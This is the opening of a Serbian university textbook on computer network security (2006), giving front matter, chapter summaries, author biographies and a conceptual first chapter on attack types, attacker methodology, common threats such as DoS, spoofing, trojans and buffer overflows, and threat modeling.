
Dragan Pleskonjić
Nemanja Maček
Borislav Đorđević
Marko Carić

Sigurnost računarskih mreža



Autori: mr Dragan Pleskonjić, Nemanja Maček
dr Borislav Đorđević, Marko Carić

Recenzenti: prof. dr Borivoj Lazić, dr Slobodan Obradović

Izdavač: Viša elektrotehnička škola u Beogradu

Za izdavača: dr Dragoljub Martinović

Lektor: Milena Dorić

Tehnička obrada: Dragan Pleskonjić, Nemanja Maček,
Borislav Đorđević, Marko Carić

Dizajn: Katarina Carić

Štampa: Grafopak, Aranđelovac
štampano u 150 primeraka

CIP – Каталогизација у публикацији
Народна библиотека Србије, Београд
004.7.056.5(075.8)

SIGURNOST računarskih mreža / Dragan Pleskonjić ... [et al.]. - Beograd : Viša elektrotehnička škola, 2006 (Aranđelovac : Grafopak). - XIV, 322 str. : ilustr. ; 24 cm

Tiraž 150. - Bibliografija: str. 317-322.

ISBN 86-85081-16-5
1. Плескоњић, Драган
a) Рачунарске мреже – Заштита
COBISS.SR-ID 131287564

Predgovor

Računarske mreže su važan deo infrastrukture mnogih proizvodnih, upravnih, finansijskih i vojnih sistema. Ugrožavanje njihove sigurnosti, tj. neovlašćeni uvid, izmena ili oštećenje podataka, programa, servera, radnih stanica, prenosnih puteva ili drugih resursa opasnost je sa kojom se susreću gotovi svi koji su na bilo kakav način uključeni u razvoj, uvođenje, upotrebu ili održavanje ovakvih sistema.

Nastava predmeta Sigurnost računarskih mreža zasnovana je na savremenim nastavnim planovima i programima poznatih svetskih univerziteta. Ova knjiga je nastala kao rezultat predavanja održanih iz predmeta Sigurnost računarskih mreža u Višoj elektrotehničkoj školi u Beogradu i u nameni da koristi kao udžbenik studentima koji prate nastavu tog predmeta. Iako većim delom prati predavanja, knjiga, zbog celovitosti sadržaja, sadrži šira objašnjenja nekih tema, kao i neke dodatne teme koje se ne izlažu na predavanjima. Teorijska objašnjenja i praktični primeri struktuirani su tako da studente postupno uvode u pojedine oblasti i objašnjavaju osnovne koncepte, a posle toga, kroz dodatnu literaturu (priručnik za laboratorijske vežbe i zbirka rešenih zadataka), omogučavaju studentima spreme da provežbaju u praksi određene akcije koje su vezane za pojedinačnu problematiku.

Učinjen je maksimalan napor da knjiga prati najnovija dešavanja u ovoj oblasti i u oblasti savremenih tehnologija, čiji je cilj da se studenti osposobe za izvršavanje praktičnih zadataka koji ih čekaju po završetku studija. Takođe, jedan od zadataka je podizanje svesnosti o ovoj problematici i aktivnom radu na preventivnim akcijama radi podizanja opšteg nivoa sigurnosti. I pored toga, a s obzirom na brz razvoj u ovoj oblasti, mogiće je da neke tematske jedinice u toku nastave budu već zastarele i da će na predavanjima i vežbama biti ažurirane dodatnim materijalima.

U pripremi ove knjige učinjeni su svi napori da se izbegnu greške i omaške. Iako su autori proverili sve opisane postupke, algoritme i metode, moguće je da u knjizi postoje izvesni previdi, nepreciznosti i nepravilnosti. Izdavač i autori ne prihvataju bilo kakvu odgovornost za eventualne greške i omaške, kao ni za posledice do kojih može doći primenom saznanja iz ove knjige koja se kasnije mogu pokazati kao netačna. Autori takođe, upozoravaju da se saznanja stečena proučavanjem ove knjige mogu destruktivno primeniti. Od naših studenata i drugih čitalaca ove knjige, zahtevamo isključivo primenu saznanja u cilju odbrane, a nikako u cilju napada (osim strogo kontrolisanih napada u cilju provere sigurnosti). Takođe, upozoravamo da se neka dostignuća sadržana u ovoj knjizi ne smeju proveravati u proizvodnim i poslovnim okruženjima, tj. u okruženjima u kojima se primenom ovih mera može nanenti bilo kakva šteta. Svi eksperimenti i probe namenjene su isključivo za laboratorijsko tj. test okruženje.

Zahvaljujemo svima koji su nam na bilo kakav način pomogli prilikom izrade ove knjige.

Autori

Ukratko o svakom poglavlju

Poglavlje 1, **Pojam i značaj sigurnosti računarskih mreža**, bavi se osnovnim pojmovima i značajem sigurnosti računarskih mreža. U ovom proglavlju se definiše problem sigurnosti, opasnosti, pretnje, napada, sigurnosnih mehanizama i odbrane. Posvećena je posebna pažnja sistematizaciji pretnje, napada, mehanizama zaštite, kao i sigurnosnih procesa, politika i procedura.

Poglavlje 2, **Metode zaštite**, bavi se analizom, klasifikacijom i definisanjem vrsta i metoda zaštite, kao i definisanjem pojmova i modela vezanih za sigurnost i mehanizme, procese, politike i proizvode koji se koriste u tu svrhu.

Poglavlje 3, **Kriptografija**, bavi se problematikom šifrovanja podataka. U poglavlju su, najpre, navedeni osnovni kriptografski pojmovi, zatim simetrični blokovski algoritmi za šifrovanje, generatori slučajnih brojeva i protočno šifrovanje, jednosmerne heš funkcije, algorimi sa javnim ključem, digitalno potpisivanje i sertifikati.

U poglavlju 4, **Sigurnosni protokoli**, opisani su najpoznatiji sigurnosni protokoli – SSL i IPSec. Oba spadaju u grupu kriptografskih protokola, tj. protokola koji upotrebljavaju kriptografske tehnike kako bi obezbedili sigurnosne usluge poverljivosti, integriteta i neporecivosti. Upotrebljavaju se za uspostavljanje sigurnosne komunikacije preko nepouzdanih globalnih mreža i distribuiranih sistema.

Poglavlje 5, **Mrežne barijere**, bavi se metodama kontrole pristupa računarskim sistemima i mrežama pomoću mrežnih barijera.

Sistemi za detekciju i sprečavanje upada opisani su u poglavlju 6. Poglavlje se bavi relativno novim skupom rešenja čiji je cilj da osiguraju mrežu i računarski sistem od upada koji prolaze kroz prethodno pomenute mehanizme zaštite.

Poglavlje 7, **Zlonamerni programi**, bavi se virusima, crvima, trojanskim konjima, špijunskim programima i drugim vrstama programa koji svojim radom narušavaju integritet, tajnost, privatnost i, generalno, sigurnost sistema.

Poglavlje 8, **Sigurnost na Internetu**, bavi se nekim problemima sigurnosti, karakterističnim za Internet, kao što su zaštita u elektronskoj trgovini (na primer, SET protokol), neželjena elektronska pošta i “pecanje”.

Još jedna relativno nova tehnologija, bežične i mobilne mreže, donosi nove mogućnosti, ali i sigurnosne probleme i rizike. Ovom oblašću se bavi poglavlje 9, pod nazivom **Sigurnost bežičnih mreža**.

Poglavlje 10, **Sigurnosni aspekti programiranja**, bavi se najčešćim greškama programera koje dovode do toga da je progrmaski kod nesiguran i otvara sigurnosne pukotine u sistemima. Ovo poglavlje ima nameru da pruži osnovne sugestije i posluži da se podigne svest važnosti pažljivog rada kada je u pitanju dizajn i programiranje, a u svrhu sigurnijeg proizvoda.

Poglavlje pod nazivom **Nadzor računarskih mreža**, a koje je jedanaesto po redu, otvara jedan pogled koji je, u neku ruku, uljez u ovoj knjizi, ali samo na prvi pogled. U suštini, ovo poglavlje pomaže da čitaoci razumeju osnovne principe i tehnike nadzora, a koji su značajan deo sigurnosnih tehnika i procedura.

Poglavlje 12, **Sigurnost i zaštita operativnih sistema**, bavi se osnovnim mehanizmima zaštite implementiranim u savremene operativne sisteme.

Za razliku od ostalih poglavlja koja su prvenstveno tehnički orijentisana, poglavlje 13 pod nazivom **Organizacione, fizičke, pravne i druge metode zaštite** se bavi aspektom sigurnosti koji su primarno okrenuti ka organizaciji, ekonomskim, pravnim, kadrovskim i društvenim elementima, kao i elementima fizičke zaštite računarskih mreža i sistema.

U dodatku A, **Sigurnost baza podataka**, opisane su osnovne metode zaštite baza podataka, bez analize mera zaštite implementiranih u neki konkretan DBMS.

O autorima

Mr Dragan Pleskonjić, diplomirani inženjer računarske tehnike, radi kao glavni izvršni rukovodilac (CEO) beogradskog dela preduzeća za razvoj softvera "Finsoft Ltd" i profesor je na Višoj elektrotehničkoj školi. Specijalnost su mu sigurnost računarskih sistema i mreža (posebno bežičnih), kriptografija, projektovanje i razvoj softvera itd. Vodio je značajne projekte razvoja softvera za nekoliko američkih i zapadnoevropskih kompanija. Napisao je više knjiga, publikacija, nastavnih materijala i patentnih prijava, kao i stručnih i naučnih radova, objavljenih u časopisima i prezentovanih na konferencijama u zemlji i inostranstvu. Član je profesionalnih udruženja IEEE Computer Society i ACM, kao i grupe za kompjutersku sigurnost u okviru ovog udruženja - ACM SIGSAC (Special Interest Group on Security, Audit and Control). Pokrenuo je nekoliko značajnih projekata u oblasti računarskih i informacionih tehnologija.

Nemanja Maček, diplomirani inženjer informatike, CCNA, radi kao saradnik na katedri za računarsku tehniku i katedri za nove računarske tehnologije na Višoj elektrotehničkoj školi u Beogradu. Oblasti interesovanja su mu operativni sistem Linux, kriptografija, digitalna forenzika i sigurnost računarskih sistema i mreža. Do sada je kao koautor objavio nekoliko knjiga i priručnika iz oblasti operativnih sistema, računarskih mreža i sigurnosti, kao i veći broj radova na domaćim i međunardonim konferencijama. Učestvovao je u projektovanju, administriranju i održavanju Linux serverskih platformi, računarskih mreža i informacionih sistema.

Dr Borislav Đorđević, diplomirani inženjer elektrotehnike, dugogodišnji je saradnik Instituta "Mihajlo Pupin" i profesor na Višoj elektrotehničkoj školi. Oblasti interesovanja su mu performanse disk podsistema, teorija operativnih sistema i operativni sistem UNIX. Objavio je veliki broj radova u međunarodnim i domaćim časopisima i na konferencijama, te nekoliko knjiga i priručnika iz teorije operativnih sistema i sigurnosti računarskih mreža.

Marko Carić, diplomirani matematičar, CCNA, radi kao saradnik na katedri za računarsku tehniku i katedri za nove računarske tehnologije na Višoj elektrotehničkoj školi u Beogradu. Oblasti interesovanja su mu programiranje, projektovanje informacionih sistema, kriptografija i sigurnost računarskih sistema i mreža. Do sada je kao koautor objavio nekoliko knjiga i priručnika iz oblasti programiranja i sigurnosti računarskih mreža i prezentovao nekoliko radova na domaćim i međunarodnim konferencijama.

Sadržaj

1

Pojam i značaj sigurnosti računarskih mreža

1.1. Sigurnosni napadi, usluge i mehanizmi

Ubrzani razvoj i sve veći značaj računarskih i komunikacionih tehnologija, neophodnih za savremeno poslovanje, zahteva da se problemu sigurnosti posveti posebna pažnja. Zahtevi u odnosu na sigurnost informacija unutar neke organizacije preživeli su značajne promere u nekoliko poslednjih decenija. Pre nego što je došlo do masovnog širenja uređaja za obradu podataka, zaštita podataka, koji su smatrani značajnim u jednoj organizaciji, obezbeđivala se fizičkim i administrativnim merama.

Međutim, uvođenjem računara, pojavila se potreba i za novim i automatizovanim alatima za zaštitu datoteka i drugih informacija smeštenih na računar. Ovo je posebno značajno za deljene sisteme, kao što su sistemi sa deljenjem datoteka, kojima je omogućen pristup kroz javne računarske mreže. Važna promena koja je takođe uticala na sigurnost jeste pojava i širenje distribuiranih sistema, kao i širenje primene računarskih mreža, komunikacija i distribuiranih sistema. Generičko ime za skup alata, procedura, polisa i rešenja koji su projektovani da sistem odbrani od napada je **sigurnost računarskih mreža** (engl. *computer network security*).


Da bi se efikasno procenile sigurnosne potrebe neke organizacije i da bi se odabrale različiti sigurnosni proivodi, polise, procedure i rešenja, rukovodiocu u firmi koji je zadužen za sigurnost, potreban je sistematičan način da definiše zahteve u pogledu sigurnosti i da kategorizuje pristupe da se zadovolje ovi zahtevi. Jedan pristup je da razmotri tri aspekta informacione sigurnosti:

- **sigurnosni napad** – bilo koja akcija koja kompromituje sigurnost informacija,
- **sigurnosni mehanizam** – mehanizam koji je dizajniran da detektuje, predupredi ili oporavi od sigurnosnog napada,
- **sigurnosna usluga** – usluga koja povećava sigurnost sistema za obradu i prenos podataka. Sigurnosni servis podrazumeva upotrebu jednog ili više sigurnosnih mehanizama.

1.2. Sigurnosni napadi i pretnje


U osnovi napadi su akcije koje su usmerene na kompromitaciju sigurnosti informacija, računarskih sistema i mreža. Postoje različite vrste napada, ali se oni generalno mogu klasifikovati u četiri osnovne kategorije.

- **Presecanje**, **prekidanje** (engl. *interruption*) je napad na **raspoloživost** (engl. *availability*). Presecanjem se prekida tok informacija, tj. onemogućava pružanje neke usluge ili funkcionisanje nekog sistema. Ovakav napad je aktivan.




***Slika 1.1**. Presecanje*

- **Hvatanje** (engl. *interception*) je napad na **poverljivost** (engl. *confidentiality*). Hvatanje može biti u praksi sprovedeno kao prisluškivanje saobraćaja, nadziranje njegovog intenziteta, uvid u osetljive informacije ili slično. Kao pasivan napad, teško se otkriva jer ne menja podatke tj. ne utiče na unutrašnje funkcionisanje sistema. Ovakav tip napada je ponekad pripremna faza za neki drugi tip napada.




***Slika 1.2**. Hvatanje*

- **Izmena** (engl. *modification*) je napad na **integritet** (engl. *integrity*). Po svojoj prirodi, ovo je aktivan napad. Ukoliko se dešava na prenosnom putu, može se, na primer, ispoljiti kao napad "čovek u sredini" (engl. *man in the middle*). Unutar računarskog sistema primeri su izmena podataka, načina funkcionisanja programa ili sistema, prava pristupa i slično). Iako menja podatke ili sistem, često ostaje neprimećen izvesno vreme, kako zbog nepažnje, tako i zbog unapređenih i složenih tehnika koje se pri ovom napadu koriste.



Slika 1.3. *Izmena*

- **Proizvodnja** tj. fabrikovanje (engl. *fabrication*) je napad na **autentičnost** (engl. *authenticity*). U izvođenju ovog, takođe aktivnog napada, učestvuje onaj koji, recimo, generiše lažne podatke, lažni saobraćaj ili izdaje neovlaštene komande. Veoma često se koristi i lažno predstavljanje korisnika, usluge, servera, Web strane ili nekog drugog dela sistema.




Slika 1.4. *Proizvodnja*

Anatomija napada

Ako razumemo osnovni pristup koji napadači koriste da „osvoje“ neki sistem ili mrežu, onda ćemo lakše moći da preduzmemo odbrambene mere jer ćemo znati šta je primenjeno i protiv čega. Osnovni koraci napadačeve metodologije su ilustrovani slikom 1.5 i ukratko opisani.

[1] **Ispitaj i proceni** (engl. *survey and assess*). Ispitivanje i procenjivanje potencijalnog cilja često se vrši u tandemu. Prvi korak koji napadač obično preduzima jeste da istraži potencijalnu metu i da identifikuje i proceni njene karakteristike. Ove karakteristike od interesa mogu biti podržani servisi, protokoli sa mogućim ranjivostima i ulaznim tačkama. Napadač koristi informacije prikupljene na ovaj način u nameri da napravi plan za početni napad. Na primer, napadač može primetiti *cross-site scripting* (XSS) ranjivost testiranjem da li neka kontrola u Web strani vraća eho na izlaz.



Slika 1.5. *Osnovni koraci metodologije napada*

[2] **Eksploatiši i prodri** (engl. *exploit and penetrate*). Nakon što je istražio potencijalnu metu, sledeći korak je da pokuša da eksploatiše ranjivost i da prodre u mrežu ili sistem. Ako su mreža ili host potpuno osigurani, aplikacija (kao ulazna vrata) postaje sledeći kanal napada. Za napadača, to je najlakši način da upadne korišćenje istog ulaza koji koriste legitimni korisnici. Na primer, može se koristiti stranica za prijavljivanje ili stranica koja ne zahteva autentifikaciju.

[3] **Povećaj privilegije** (engl. *escalate privileges*). Nakon što napadač uspe da kompromituje aplikaciju ili mrežu, možda sa ubacivanjem (engl. *injecting*) koda u aplikaciju ili kreiranjem autentifikovane sesije na operativnom sistemu, odmah će pokušati da poveća (eskalira) svoje privilegije. Posebno će pokušati da preuzme administratorske privilegije tj. da uđe u grupu korisnika koji pripadaju ovoj grupi. Korišćenje korisnika i usluga sa najmanjim nužnim nivoom privilegija u aplikaciji je primarna odbrana protiv napada proširenjem tj. eskaliranjem privilegija. Takođe, mnogi napadi na mrežu kroz eskaliranje privilegija, zahtevaju interaktivnu sesiju prijavljivanja.

[4] **Održi pristup** (engl. *maintain access*). Kada jednom postigne pristup sistemu, napadač preduzima korake da učini buduće napade lakšim i da prikrije tragove. Dosta uobičajen pristup koji se koristi da se budući pristupi učine lakšim jeste postavljanje programa sa "zadnjim vratima" (engl. *back-door*) ili korišćenje postojećih naloga kojima nedostaje stroga zaštita. Prikrivanje tragova često podrazumeva brisanje log datoteka i skrivanje alata. Kao takve, log datoteke su primarni cilj napadača. Log datoteke treba da budu osigurane i redovno analizirane. Analiza log datoteka može često otkriti rane znakove pokušaja upada u sistem i to pre nego što se desi šteta.

[5] **Odbi uslugu** (engl. *deny service*). Napadači koji ne mogu da ostvare pristup

sistemu ili računarskoj mreži i da ostvare svoj cilj, često preduzimaju napad koji prouzrukuje odbijanje usluge (eng. *Denial of Service attack*, *DoS*), kako bi sprečio druge da koriste aplikaciju. Za druge napadače DoS napad je cilj od početka. Primer ovakvog napada je *SYN flood attack*, gde napadač koristi program koji šalje TCP SYN zahteve da bi zagušio red dolazećih konekcija na serveru. Ovo sprečava druge korisnike da uspostave mrežne konekcije.

Najčešće primenjivani napadi i pretnje

Računarski sistem i računarska mreža se mogu napasti na mnogo načina. Najčešće korišćene metode eksploatacije slabosti su DoS, lažiranje IP adresa i njuškanje.

- **Odbijanje usluga** (engl. *Denial of Service*, *DoS*). DoS kao napad izaziva prestanak rada servisa ili programa, čime se drugima onemogućava rad sa tim servisima ili programima. DoS napad se može najlakše izvršiti na transportnom sloju slanjem velikog broja SYN paketa (TCP CONNECTION REQUEST), a zaštita kontrolisanjem broja SYN paketa u jedinici vremena.

- **Lažiranje IP adresa** (engl. *spoofing*). Napadač prati IP adrese u IP paketima i predstavlja se kao drugi računar. Kako DNS ne proverava odakle dolaze informacije, napadač može da izrši spoof napad dajući pogrešnu informaciju (ime računara od poverenja) DNS servisu. Najbolja zaštita od ovog napada je sprečavanje rutiranja sa izvorišnim adresama za koje sigurno znamo da su neispravne – na primer, odbacivanje paketa koji stižu na javni interfejs rutera, a imaju adresu lokalne mreže.

- "**Njuškanje**" (engl. *sniffing*). Napadač specijalnim programima presreće TCP/IP pakete koji prolaze kroz određeni računar i po potrebi pregleda njihov sadržaj. Kako se kroz mrežu obično kreću podaci koji nisu šifrovani, snifer lako može doći do poverljivih informacija.

Takođe, program koji je napisao jedan korisnik (programer), a kojim se služe drugi korisnici, može da predstavlja potencijalnu pretnju i da, eventualno, dovede do uspešno izvršenog napada na sistem. Pretnje ovakvog tipa zovu se **programske pretnje**; u njih se ubrajaju trojanski konji, klopke i prepunjenje bafera.

- **Trojanski konj** je ilegalni segment koda podmetnut u kod programa čiji je cilj da promeni funkciju ili ponašanje originalnog programa. Na primer, u tekst editor može biti podmetnuta rutina koja pretražuje otvorenu datoteku i u slučaju da pronađe željenu sekvencu, kopira datoteku na mesto dostupno programeru koji je napisao taj editor. Specijalna varijanta trojanskog konja je program koji oponaša proceduru prijavljivanja na sistem ili mrežu; programi ovakvog tipa presreću login proceduru i prikazuju odzivnik za prijavljivanje, identičan onom pravom, koji čeka da korisnik unese korisničko ime i lozinku. Korisnik unosi

korisničko ime i lozinku koje trojanski konj smešta u neku datoteku dostupnu napadaču, a zatim obaveštava korisnika da je pogrešno uneo lozinku. Trojanski konj, zatim, predaje kontrolu pravoj proceduri prijavljivanja na sistem. Korisnik smatra da je uneo pogrešnu lozinku, unosi je ponovo i prijavljuje se na sistem. Napadač proverava datoteku i prijavljuje se na sistem pod tuđim imenom.

- **Klopka** (engl. *trap door*). Autor programa može slučajno ili namerno ostaviti prazna mesta u svom kodu (klopka) – uljez koji zna za ta mesta može da podmetne svoj kod i time ostvari neku dobit. Takođe, autor programa može modifikovati deo koda tako da se modifikacija ne može jednostavno primetiti. Na primer, zaokruživanje iznosa transakcije na neku celobrojnu vrednost u određenim trenucima vremena predstavlja klopku ukoliko se ostatak zaokruživanja prenosi na račun programera. Klopke se teško otkrivaju, jer je potrebno analizarati celokupan kod sumnjivog programa.

- **Prekoračenje, tj. "prelivanje" bafera** na steku ili heap delu memorije (engl. *buffer overrun*, *buffer overflow*). Prepunjenje bafera je najčešće upućivan napad sa mreže pri pokušaju neautorizovanog pristupa sistemu. Autorizovani korisnici, takođe mogu da iskoriste ovu vrstu napada kako bi prevarili sistem i ostvarili veća prava od onih koje imaju. Po pravilu, napadač korisiti grešku u programu, odnosno nedovoljno kontrole po pitanju razdvajanja steka, podataka i koda. Tada napadač šalje više ulaznih podataka nego što program očekuje, prepunjava ulazno polje, argumente komande linije ili ulazni bafer sve dok ne dođe do steka, prepisuje važeću adresu u steku adresom svog koda, puni deo steka svojim kodom, koji, na primer, izvršava neku komandu (kopira neke podatke ili pokreće komandni interpreter). U slučaju uspešnog napada, umesto nedovoljno zaštićenog programa, izvršiće se ilegalan kod ubačen prekoračenjem bafera.

Mnogi operativni sistemi obezbeđuju mehanizam pomoću kojeg procesi mogu kreirati druge procese. U takvoj okolini moguće je zlonamerno korišćenje datoteka i sistemskih resursa. Pretnje ovog tipa nazivaju se **sistemske pretnje**. Dve metode kojima se to može postići su crvi i virusi.


- **Crvi** su samostalni zlonamerni programi koji se šire po principu s računara na računar. Uobičajene metode propagacije na žrtvu su upotreba elektronske pošte i Internet servisa. Crv eksploatiše ranjivost žrtve (na primer, prekoračenje bafera nekog mrežnog servisa) ili koristi metode prevare i obmanjivanja, poznate kao sociološki inženjering, kako bi primorao korisnika da ga pokrene. Crv degradira performanse i eventualno nanosi dodatnu štetu.

- Za razliku od crva, koji su samostalani programi, **virusi** su fragmenti koda koji se ubacuju u druge legitimne programe. Dakle, virus zahteva nosioca u vidu izvršne datoteke. Posle pokretanja, virus će obično inficirati i druge izvršne datoteke na sistemu. Virusi su, najčešće, vrlo destruktivni i teško se čiste ukoliko

administrator zaraženog sistema nema zdrave kopije izvršnih datoteka. Kao takvi, virusi predstavljaju jedan od glavnih problema personalnih računara.

Modeliranje pretnji

Modeliranje pretnji ne treba da bude jednokratni proces. To treba da bude iterativan proces koji počinje za vreme rane faze dizajniranja aplikacije i da traje kroz ceo životni ciklus aplikacije. Postoje dva razloga za ovo. Prvo, nemoguće je da se identifikuju sve moguće pretnje u jednom prolazu. Drugo, s obzirom na to da su aplikacije retko statičke i potrebno je da budu proširene i adaptirane da odgovaraju promenljivim poslovnim zahtevima, proces modeliranja pretnji treba da bude ponavljan kako aplikacija evoluira. Slika 1.6. prikazuje **proces modeliranja pretnji** koji se može izvršiti u 6 faza. Može se koristiti za aplikacije u razvoju i za postojeće gotove aplikacije.



Slika 1.6. *Proces modeliranja pretnji*

[1] **Identifikovanje vrednosti.** U ovom koraku se identifikuju vrednosti i utvrđuje šta sistem treba da zaštiti.

[2] **Kreiranje pregleda arhitekture.** Korišćenjem jednostavnih dijagrama i tabela, dokumentuje se aplikacija, uključujući podsisteme, granice poverenja i tokove podataka.


[3] **Dekompozicija aplikacije.** Arhitektura aplikacije se dekomponuje, uključujući osnovni dizajn arhitekture mreže i hostova, kako bi se kreirao sigurnosni profil aplikacije. Namena sigurnosnog profila je da otkrije ranjivosti u dizajnu, implementaciji, instalaciji i konfigurisanju aplikacije.

[4] **Identifikovanje pretnji.** Imajući u vidu ciljeve napadača, a sa znanjem arhitekture i mogućih ranjivosti aplikacije, identifikuju se pretnje koje mogu da ugroze aplikaciju.

[5] **Dokumentovanje pretnji.** Pretnje se dokumentuju korišćenjem zajedničkog šablona (template) koji definiše centralni skup atributa kojim se može uhvatiti svaka pretnja.

[6] **Rangiranje tj procena pretnji.** Pretnje se rangiraju po prioritetu kako bi se prvo rešavale najznačajnije pretnje, tj. pretnje koje su najveći rizik. Proces rangiranja meri verovatnoću pretnje u odnosu na štetu koju može prouzrokovati napad, ako se on desi. To može pokazati da određene pretnje ne opravdavaju bilo kakvu akciju kada se uporedi rizik koji ta pretnja predstavlja sa rezultujućim troškovima ublažavanje.

Izlaz iz procesa modeliranja pretnji je dokument koji različitim članovima projektnog tima omogućava da jasno razumeju pretnje i moguće pristupe u rešavanju. Model pretnji se sastoji od definicije arhitekture aplikacije i liste pretnji za aplikativni scenario.



Slika 1.7. *Komponente modela pretnji*

1.3. Šta je sigurnost?

